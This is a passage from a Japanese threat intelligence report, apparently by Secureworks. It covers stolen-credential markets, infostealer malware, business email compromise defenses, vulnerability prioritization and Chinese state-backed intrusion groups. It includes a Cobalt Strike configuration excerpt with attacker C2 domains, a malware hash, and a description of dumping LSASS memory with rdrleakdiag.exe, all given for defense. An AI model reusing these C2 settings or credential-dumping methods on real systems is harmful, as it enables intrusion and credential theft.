2018年から活動しているGenesisは、盗まれたアカウントデータのオンライン市場であり、お客様が被害者のCookie、ユーザー名、パスワードを含むWebブラウザを複製できるカスタムされたボットを提供しています。この市場でIDを購入する犯罪者は、被害者のコンピュータ上のボットへのアクセスを購入することになり、被害者のオンラインアカウントを簡単に乗っ取ることができます。ダークウェブやオープンインターネットで運営されているこのサイトへのアクセスは、招待制となっています。ボット名、場所またはドメインでログを検索できます。




図18.Genesis Marketの出品状況（出典：Secureworks）

Russian Market

最大のアクティブなスティーラーマーケットと言われるRussian Marketでは、複数のベンダーのログを販売しています。スティーラー名、システム、国、州、都市、郵便番号、ISP、メールアドレス、ベンダーまたはドメインでの検索が可能です。2022年6月2日に販売されていたデータは、226の異なる国、510の異なるバージョンのOSから収集されたものでした。Russian Marketでは、クレジットカード情報、RDPやSSHの認証情報、PayPalのアカウントも販売されています。




図19.Russian Marketのユーザーインターフェース（出典：Secureworks）

2easy

2easyは、2020年に広告が開始され、GenesisやRussian Marketと比べると比較的新しいマーケットです。Russian Marketよりもオープンではなく、参加には招待コードが必要です。ユーザーは、国、売り手、作成日、価格またはドメインで検索できます。




図20.2easyの検索オプション（出典：Secureworks）

CTUリサーチャーは、情報窃取マルウェアにより取得された認証情報をソースとするネットワークアクセスの販売が増加していることを確認しています。不正アクセス仲介人は、価値が高いと思われる標的のリモートアクセスソリューションの認証情報をデータから見つけ出し、そのアクセスを個別に、通常はオークションで、多額の金額で販売します。知名度の低い標的へのアクセスは、数十万もの侵害されたアカウントのパッケージとして一括で、多くはEU、英国、米国に所在する組織向けに販売されます。

アンダーグラウンドフォーラムでは、数多くのスティーラーが販売されていますが、主なものとして、Redline、Vidar、Raccoon、Taurus、AZORultなどがあります。

RedLineは、クレジットカードのデータや保存された認証情報など、ブラウザの情報を収集します。また、システム情報も収集し、最近のバージョンでは、暗号通貨ウォレットのデータも盗むことができます。2021年7月、CTUリサーチャーは、旅行やホテルをテーマにしたクローンWebサイトを使用し、被害者を騙して最終的なペイロードとしてRedlineを含む実行ファイルをダウンロードさせるキャンペーンを確認しています。また、攻撃者は、Signalなどのメッセージングソフトウェア用のインストーラーを改変してRedLineを配布しています。




図21.Redlineペイロードのセキュリティ警告とダウンロードプロンプトを含むクローンWebサイト。（出典：Secureworks）

C++で記述された**Vidar**は、典型的なスティーラーの機能に、SNS上に偽のユーザープロファイルを作成してC2 IPアドレスを投稿し、C2 IPアドレス情報を取得する珍しい手法を組み合わせています（図22）。2021年、同じ目的のためにゲームプラットフォームが使用されていました。CTUリサーチャーは、Vidarが感染システム上で一般的なSystemBCプロキシマルウェアをドロップしてから自己削除していることを確認しています。




図22.MastodonソーシャルネットワークをC2に利用するVidar（出典：Secureworks）

Raccoonスティーラーは、パスワード、Cookie、ブラウザの自動入力フォームのデータのほか、システム情報や暗号通貨ウォレットを収集します。2022年2月、7日間の使用で75ドル、2か月で375ドルの間で宣伝されていました。

Racoonを運営するグループは、2022年3月、ロシアによるウクライナ侵攻時に開発者の1人が殺害されたことを受け、開発を中断すると**発表**[35]しています。しかし、5月にRaccoonのバージョン2が発売され、6月にはCTUリサーチャーがRussian Marketでログが販売されていることを確認しています。

Taurusは、Predator the Thiefマルウェアの背後にいる攻撃者によって開発されたと考えられているスティーラーです。アンダーグラウンドフォーラムで販売されているTaurusの開発者は、ChromiumおよびGeckoベースのブラウザの履歴とともに、パスワード、Cookieおよび自動入力フォームを盗むことができると主張しています。また、システム設定やソフトウェアデータ、さらにいくつかの一般的な暗号通貨ウォレットや一般的に使用されているFTPおよびメールクライアントの認証情報を盗むこともできます。

AZORultは、パスワード、Cookie、暗号通貨ウォレットおよびファイルを盗みます。かつては最も多用されていたスティーラーの1つでしたが、現在では積極的な開発は行われておらず、ユーザーは無料で利用できます。最後のバージョンアップは2018年12月ごろでした。

ビジネスメール詐欺

ランサムウェアほど世間からの注目を集めてはいませんが、金銭的損失の観点から、ビジネスメール詐欺（BEC）は、ランサムウェアと並んで主要な脅威として位置づけられ続けています。FBIによると、2013年10月から2021年12月までに報告された損失額は**430億米ドル**[36]上になり、2021年だけでも調整済み損失は**24億米ドル**[37]あり、報告されているランサムウェア起因の損失を大きく上回っています。

ランサムウェアの被害が著しく少ないことから、報告に関していくつかの問題があることは間違いありませんが、セキュアワークスのインシデント対応データは、BECが蔓延していることを示すFBIの調査結果を裏付けています。

2022年上半期、セキュアワークスのインシデント対応コンサルタントは、2021年の同時期と比較して前年比27%増を記録しています。これらのインシデントでは引き続き、シンプルでありながら効果的な手法が使用されています。これは「2021年を代表する最新サイバー脅威」での報告とほとんど変わっていません。ほとんどの場合、被害組織のユーザーは、攻撃者が管理する認証情報窃取サイトへ誘導するフィッシングメールを介して侵害されました。一部では、攻撃者は、ユーザーを騙すか、自身のデバイスを登録することで、多要素認証を回避できました（**63ページ**参照）。

攻撃者は、外部からのメールを疑わしいと警告する対策を組織が導入していることを認識しており、これに対応して、より信頼されるよう、攻撃者が得たアカウントから、企業の重役であった場合には特に、社内フィッシングメールを送信することがよくあります。

BEC対策には、以下のような多層的なアプローチが必要です。

- **訓練：** BECとは何か、BECがどのように発生し、どのように発見できるかをユーザーが理解できるようにします。
- **財務管理：** 銀行口座や購入内容に対する不審な変更を検知可能な多段階のプロセスで、確立された支払い手順からの逸脱がないかを確認します。
- **メール管理：** MFAや、通常とは異なる場所からの連続ログインやメール設定の変更を警告するルール、認証情報収集サイトをホストしている可能性のある疑わしいドメインへの接続を検知するWebプロキシおよびDNS管理などです。
- **対応訓練：** BECインシデントが発覚した場合に組織がどのように対応するかを知っておくようにします。盗まれた資金を回収するためには時間が重要な要素となるため、インシデント対応計画には、法執行機関や金融機関への報告に関する取り決めも含めておく必要があります。

05

最多の侵入手段はリモートサービスの脆弱性悪用

2021年にセキュアワークスのインシデント対応活動で確認された侵入方法（IAV: Initial Access Vector）の中では、インターネット公開システムの脆弱性の悪用が最多となりました。2022年上半期もその状態が続き、2020年のトップIAVであった認証情報悪用に取って代わりました。

攻撃者が、新しい脆弱性を迅速に武器化し続けるのと同時に、オフェンシブセキュリティツール（OST）の開発者も、利益を得るため、または必要なツールの能力維持のため、新しい脆弱性を悪用する攻撃コードを迅速に実装しています。責任ある情報開示に関する議論では、たとえパッチが存在するとしても、企業環境の脆弱なシステムにパッチを適用するプロセスは、攻撃者やOST開発者が一般公開された攻撃コードを武器化するプロセスよりもはるかに複雑で時間がかかるという事実が見落とされがちです。




図23.確認された侵入方法の経時変化（出典：Secureworks）

脆弱性はいつ脅威となるのか?

新しい脆弱性が公表されるたびに、組織はその脆弱性緩和の優先順位を迅速に決定する必要に迫られます。明らかに優先して緩和する必要がある脆弱性もあります。たとえば、簡単に利用できるリモートコード実行により、世界中で使用されているインターネットに接続されたソフトウェアに影響を与えるような脆弱性であれば、非常に迅速な対応が必要になります。しかし、それ以外のケースでは、優先順位は明確ではないかもしれません。

脆弱性の優先順位付け:
基準となる質問

- 影響を受けるソフトウェアとバージョンを使用していますか? 資産管理は、優れた脆弱性管理戦略に重要な要素です。
- 研究室ではなく、実環境での悪用はどのくらい現実的ですか? 特定の設定が必要ですか?また、悪用が成功するためには他にどのような依存関係が必要ですか?
- 悪用された場合、どのような影響がありますか? 最も懸念されることは、リモートから任意のコードを実行したり、デリケートなシステムをクラッシュしたりする能力です。
- 悪用された形跡はありますか? 攻撃者に悪用されている場合、パッチ適用はより急務となる可能性が高いです。また、脆弱性実証用の攻撃コードが公開されている場合、攻撃者はそれを現在利用していなくても、すぐに利用することになるでしょう。
- パッチは存在しますか? 存在しない場合、他にどのような緩和策がありますか? パッチや緩和策の適用方法はどのくらい簡単ですか?
- 影響を受ける可能性のある資産は、ビジネスにとってどのくらい重要ですか? 悪用された場合、どのような結果になりますか? 逆に、パッチを適用するために資産をオフラインにした場合、どのような影響がありますか?

重要なことに注目

新しい脆弱性は、多くの場合過剰に表現されて、本当のリスクを理解しづらくなることがあります。ソーシャルメディアは、根拠のない情報を固定化させるエコーチェンバーとして機能し、多くの場合この状況を悪化させます。これに対して、CISAのKnown Exploited Vulnerabilities（KEV）**カタログ**[38]のような有用なリソースは、確認された悪用の証拠に基づいて優先順位を決定するときに役立ちます。同様に、**セキュアワークスのVulnerability Detection and Response**[39]（VDR）プラットフォームは、悪用のしやすさ、その影響、アクティブな攻撃活動の脅威インテリジェンスに関するグローバルなコンテキストと、お客様が運用する資産に関するローカルなコンテキストを組み合わせることによって、組織がより良い優先順位決定を行えるように支援します。

VDRのデータによると、2021年6月から2022年6月の間に、CVSSv2スコアがCritical（7超）と評価された脆弱性の13%に、ExploitDB、PacketstormまたはGitHubから取得できる脆弱性を悪用する攻撃コードが少なくとも1つありました。一方、VDRのさまざまなスコアリング基準を使用してCriticalと判定された脆弱性においては、公開されている攻撃コードが存在する可能性が2.5倍もありました。CTUリサーチャーが実際に悪用されていることを確認したCriticalの脆弱性に絞った場合、この倍率は3倍以上にもなりました。

焦らず結論

3月29日、Spring Framework Coreコンポーネントにリモートコード実行（RCE）を引き起こすゼロデイ脆弱性が存在する、という噂が流れました。3月30日の未明、ある人物が実証（PoC）コードのリンクをTwitterに投稿しましたが、このアカウントはすぐに削除されました。この脆弱性CVE-2022-22965は、深刻度評価が10点満点中9.8点で、すぐに「Spring4Shell」と呼ばれるようになりました。

2021年12月に登場したLog4Shellの脆弱性（CVE-2021-44228）と同様に、Spring4Shellは多くの組織に影響を与える可能性があると思われました。Springは、**世界で最も広く使用されているJavaアプリケーション開発フレームワークの1つ**[40]とされていることから、多くのJavaアプリケーションに影響する可能性がありました。セキュアワークスはセキュリティアドバイザリーを発表し、脆弱性を悪用する攻撃コードが入手可能であることについての慎重な警告し、影響を受ける可能性のある環境内のアプリケーションを特定して、Springの通信を監視することをお客様に推奨していましたが、一方でCTUリサーチャーがまだ脆弱性悪用後の活動を確認していないことも強調していました。

最終的に、Spring4Shellの影響は非常に限定的であったようです。悪用に成功するためには**特定の条件**[41]を満たす必要があり、デフォルトの実装では脆弱性は存在しませんでした。このレポートの作成時点では、CTUリサーチャーは悪用に成功した例をほとんど確認していません。程度は低いもののLog4Shellも同様で、より深刻であることは間違いありませんが、当初懸念されていたほど**悪用が簡単ではない**[42]ことが判明しています。CTUリサーチャーは、一部のお客様環境でVMware HorizonおよびTableauサーバーに対するLog4Shellの悪用を確認していて、2022年6月のCISA/GCGCYBER**アドバイザリー**[43]では、この脆弱性の悪用が続いていることを指摘しています。しかし、CTUリサーチャーは、脆弱性悪用後のコード実行が成功している、大規模な攻撃を確認していません。

エクスプロイトではなく、脆弱性を検知

ロードバランサおよびセキュリティスイートであるBIG-IPにおいて、リモートから未認証でコード実行可能な、事前認証の脆弱性CVE-2022-1388が2022年5月4日（水）に公表され、パッチが公開されました。5月7日と8日の週末に、Horizon3とPositive Technologiesの両社が攻撃コードを**作成**[44]しました。5月9日、攻撃コードがGitHubで公開されました。5月10日、一部の攻撃者がこの脆弱性を悪用して得たLinuxのルート権限を使い、侵害されたデバイスから、重要な設定ファイルを含むほぼすべてのファイルを削除しているという報告が公表されました。

すべての新しい脆弱性と同様に、CTUリサーチャーは、CVE-2022-1388を分析し、攻撃トラフィックを検知するためのネットワークシグネチャを展開しました。5月11日、攻撃トラフィックが急増したことを示す明確な証拠がありました。しかし、興味深いことに、この同じ攻撃トラフィックは、2021年3月18日CTUリサーチャーがCVE-2021-22986（未公開リクエストがiControlのREST認証を回避できるBIG-IPの同様の脆弱性）用に作成したシグネチャによって検知されていました。古いシグネチャがこの新しい攻撃を検知したことで、精巧な検知ロジックによって実現されるインテリジェンスベースのコントロールの価値を実証しました。




図24.IDSによる検知 – CVE-2021-22986とCVE-2022-1388（出典：Secureworks）

06

敵対的政府を後ろ盾とする攻撃活動には地域的な焦点がある

政府を後ろ盾とする攻撃グループの活動は、引き続き地政学的要因に基づいて行われています。ロシアの場合、それは主にウクライナとその他の近隣諸国が該当します。イランと中国の場合、主にこれまでの地理的な焦点を維持していますが、CTUリサーチャーは欧州と北米の組織が標的の一部になっていることを明らかにしています。対照的に、北朝鮮の場合、収益確保に重点を置き、さまざまな国を標的にしています。

中国
A Strategic Threat

主な動機

⚠ スパイ活動
⚠ 知的財産
⚠ 盗用

中国

中国政府が支援するグループは、世界中の組織が直面している脅威の中で最も多発的でリソースが豊富な脅威の1つです。中国政府は、通常、国家安全部（MSS）または人民解放軍（PLA）が運営または任務とするサイバー機能を使用して、政治および軍事情報の収集、知的財産の窃取、関係者へのスパイ行為を行っています。

国の第14次5か年計画（2021-2025）は、2021年3月に正式に採択され、「中国製造2025」などの他のイニシアティブとともに、主要産業分野における近代化と革新の必要性を強調しています。CTUリサーチャーは、中国が地域・世界における覇権を得るためにサイバー攻撃能力を活用し続け、中国の攻撃グループがこれらの主要産業の大半の組織や、法律事務所などそれらの組織を支援する組織も標的にしていることを確認しています。

また、中国のグループは、ウクライナにおける戦争に関連して、ロシアとウクライナの両方を監視する一定の任務を担っています。ウクライナに対して使用されたHeaderTipマルウェアは、中国の攻撃グループであるScarabが攻撃元であることがサードパーティのリサーチャーによって明らかにされています。

ノイズに紛れる

過去12か月間、中国の攻撃グループは、より厳選した標的に対して、攻撃元の特定がより困難な攻撃を仕掛ける傾向が続いています。しかし、こうした標的型攻撃は、たとえば、ランサムウェアグループのようなサイバー犯罪の脅威が好む手法を用いるなど、より広範囲に行われることが多くあります。その一例が、初期侵入でのリモートサービスの脆弱性の悪用です。

中国政府が支援する攻撃グループは、Microsoft Exchangeのようなインターネットに接続されたアプリケーションに対する新しい脆弱性を悪用する攻撃コードが公開されると、すぐにこれに対応します。ここ1年間では、**SolarWinds Serv-U FTPソフトウェア**[45]やZOHO**ManageEngine ADSelfService**[46]に対するゼロデイ脆弱性、およびMicrosoft **Win32kカーネルドライバ**[47]の特権昇格のゼロデイ脆弱性を悪用したことが報告されています。

Cobalt Strikeのような「Living off the Land（環境寄生型）」手法や一般的なツールが使用されることで、中国の攻撃グループの活動の攻撃元特定が難しくなっています。2022年半ばに発生したある侵入に関して、CTUリサーチャーは、中国の攻撃グループだと思われる攻撃者が、Windowsに組み込まれた実行ファイルrdrleakdiag.exeを使用して、Local Security Authority Subsystem Service（LSASS）プロセスのメモリをダンプし、認証情報を抽出したことを確認しています（図25参照）。rdrleakdiag.exeは、Microsoftの正規のリソースリーク診断ツールであり、攻撃者によって悪用される可能性があります。




図25.rdrleakdiagを使用したLSASSプロセスのダンプ（出典：Secureworks）

このように、広範囲に対して行われる金銭的動機に基づくサイバー犯罪と標的型の諜報活動の境界線を曖昧にする手法を意図的に使用することが、中国政府が支援していると考えられる攻撃グループ**BRONZE STARLIGHT**[48]によって行われています。このグループは、LockFile、AtomSilo、Rook、Night SkyおよびPandoraランサムウェアを展開する侵害に関与してきました。

BRONZE STARLIGHTは、これらの攻撃中にHUI Loaderマルウェアを使用していることが確認されています。HUI Loaderは、DLLサイドローディングを介して実行され、暗号化されたペイロード（通常はCobalt Strike）を含む第3のファイルをデコードして、侵入したホストに展開します。図26に示すHTTP POSTリクエストのURI/rest/2/meetingsは、BRONZE STARLIGHTの活動でよく見られますが、CTUリサーチャーは他では観測していません。

BRONZE STARLIGHTの活動は、日常的なサイバー犯罪と思われがちですが、HUI Loaderは、**A41APTグループ**[49]が日本のある組織に対して隔操作マルウェア（RAT: Remote Access Trojan）SodaMasterをロードするためにも使用されていました。CTUリサーチャーは、戦術、テクニック、手順（TTPs）の重複から、A41APTと標的型攻撃グループ**BRONZE RIVERSIDE**[50]（別名APT10）を関連付けています。

このことや他のツールの重複から、BRONZE RIVERSIDEグループとBRONZE STARLIGHTグループの間に密接な関係があることが示唆されます。被害者学、各ランサムウェアファミリが短命であること、そして政府支援の攻撃グループが使用するマルウェアとの繋がりから、BRONZE STARLIGHTの主な動機は、金銭的利益よりも、知的財産の盗用やサイバースパイである可能性が示唆されます。このランサムウェアは、行動の形跡を隠し、攻撃者の真の意図を特定することからインシデント対応者の注意を逸らし、その活動の攻撃元を中国に特定する可能性を低くするための意図的な戦術である可能性があります。

PublicKey	30819f300d06092a864886f70d010101050003818d0030818
C2Server	api.sophosantivirus.ga,,sub.sophosantivirus.ga,
UserAgent	Not Found
HttpPostUri	/rest/2/meetingsQpmhJveuV1ljApIzpTAL

図26.BRONZE STARLIGHTのCobalt Strikeペイロードの設定情報（出典：Secureworks）

新たな手法、さらなる巧妙化

すべての中国の攻撃グループが、一般的なインターネット上のノイズに紛れることを目的としているわけではありません。この1年で、中国の一部の攻撃グループに見られる巧妙化のレベルは上がっています。これは、標的とする環境における検知能力の向上や、たとえばホワイトハウスが正式に、悪意のあるサイバー活動の**攻撃元を中国に特定**[51]したことなど、活動の攻撃元の公式な特定に対応したものであると思われます。特に、CTUリサーチャーは、新しいローディング手法、およびコードやインフラストラクチャの難読化を確認しています。

たとえば、日本のある組織に対する攻撃では、**BRONZE PRESIDENT**[52]が、悪意のあるPowerPointファイルを使用して、実行ファイルとDLLファイルを展開していました。実行ファイルは、DLLをインポートし、DLLは、埋め込まれたCobalt Strike Beaconをデコードしてメモリにロードします（図27）。




図27.メモリにロードされたBRONZE PRESIDENTのCobalt Strike Beaconシェルコード（出典：Secureworks）

悪意のあるDLLによりPlugXやCobalt Strikeなどのさまざまなペイロードをデコードしてロードさせるために、DLL検索順序ハイジャック（DLL Search Order Hijacking）を使用することは、BRONZE PRESIDENTの典型的な手口です。この攻撃グループは、DLLローダーを多様化することに力を注いでおり、高度に難読化されていて、キャンペーンごとに同じものが使用されることはほとんどありません。**別の例**[53]では、BRONZE PRESIDENTは、ロシア語話者を標的にして、偽のPDFにより、おとり文書とDLL検索順序ハイジャック用のファイルをダウンロードさせ、最終的にPlugXをデコードおよび実行させていました。PlugXは、暗号化されたデータの塊としてディスク上に存在するだけです。ローダーはこれをメモリ上で復号し、ペイロードを実行します。

ShadowPadを展開する**BRONZE UNIVERSITY**[54]の攻撃でも、攻撃者は、DLL検索順序ハイジャックを使用してマルウェアをロードしています。この実行チェーンの一部として、ShadowPadのDLLローダーは、親プロセス（log.exe）内の特定バイトをチェックします。ローダーはこれらのバイトを見つけると、DLLローダー内の特定の関数を呼び出す命令でそのバイトに「パッチ適用」します。図28は、台湾から9月にVirusTotalにアップロードされたサンプル（MD5:3e372906248b215ea0ee853cb4e29dd8）内の該当コードです。暗号化されたShadowPadペイロードは、Windowsレジストリに隠されていました。

